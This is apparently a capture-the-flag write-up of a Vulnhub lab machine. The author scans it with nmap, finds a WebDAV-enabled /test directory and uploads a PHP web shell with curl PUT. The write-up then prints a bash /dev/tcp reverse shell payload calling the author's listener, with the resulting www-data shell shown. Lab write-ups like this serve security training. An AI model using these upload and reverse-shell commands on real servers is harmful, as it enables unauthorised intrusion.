



```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-03 16:58 WET
Nmap scan report for ubuntu.home (192.168.1.130)
Host is up (0.00081s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:23:55:51 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.81 ms ubuntu.home (192.168.1.130)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds
```

Just a website and an ssh port….

The website only has a meme and a comment in the source code “nothing in here”. That means there is something in here… But there isn’t, I guess I should run dirbuster

It found a directory /test




Index of /test/

Name	Last Modified	Size	Type
Parent Directory/		-	Directory

lighttpd/1.4.28


Lighttpd’s version is confirmed but nothing else. I ran nmap with -p- but only got port 22 and 80. When I saw only two ports I honestly thought this’d be easier

I had to google quite a lot as I am not an expert with curl, but managed to retrieve the following




```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -v -X OPTIONS 192.168.1.130/test/
*   Trying 192.168.1.130:80...
* Connected to 192.168.1.130 (192.168.1.130) port 80 (#0)
> OPTIONS /test/ HTTP/1.1
> Host: 192.168.1.130
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
< Content-Length: 0
< Date: Wed, 03 Mar 2021 17:54:33 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.1.130 left intact
```

It supports PUT. So I can upload php commands




```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -X PUT -d '<?php system("/bin/bash -i && whoami");?>' http://192.168.1.130/test/noob.php
```



www-data

So now I just need a payload to spawn a reverse shell.
Yes, "/bin/bash -i" was completely unnecessary and I do not know why I did that

The payload used was "bash -i >& /dev/tcp/192.168.1.135/4242 0>&1" and a netcat listener on my end



```
connect to [192.168.1.135] from (UNKNOWN) [192.168.1.130] 35426
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: no job control in this shell
www-data@ubuntu:/var/www/test$ whoami
whoami
www-data
www-data@ubuntu:/var/www/test$ |
```

The connection then closed itself and I couldn't get this to work anymore… I re-added the machine to virtual box with no luck, maybe because I'm using VirtualBox instead of VMWare. Vulnhub says this might create some problems… Anyway I gave up on trying to troubleshoot it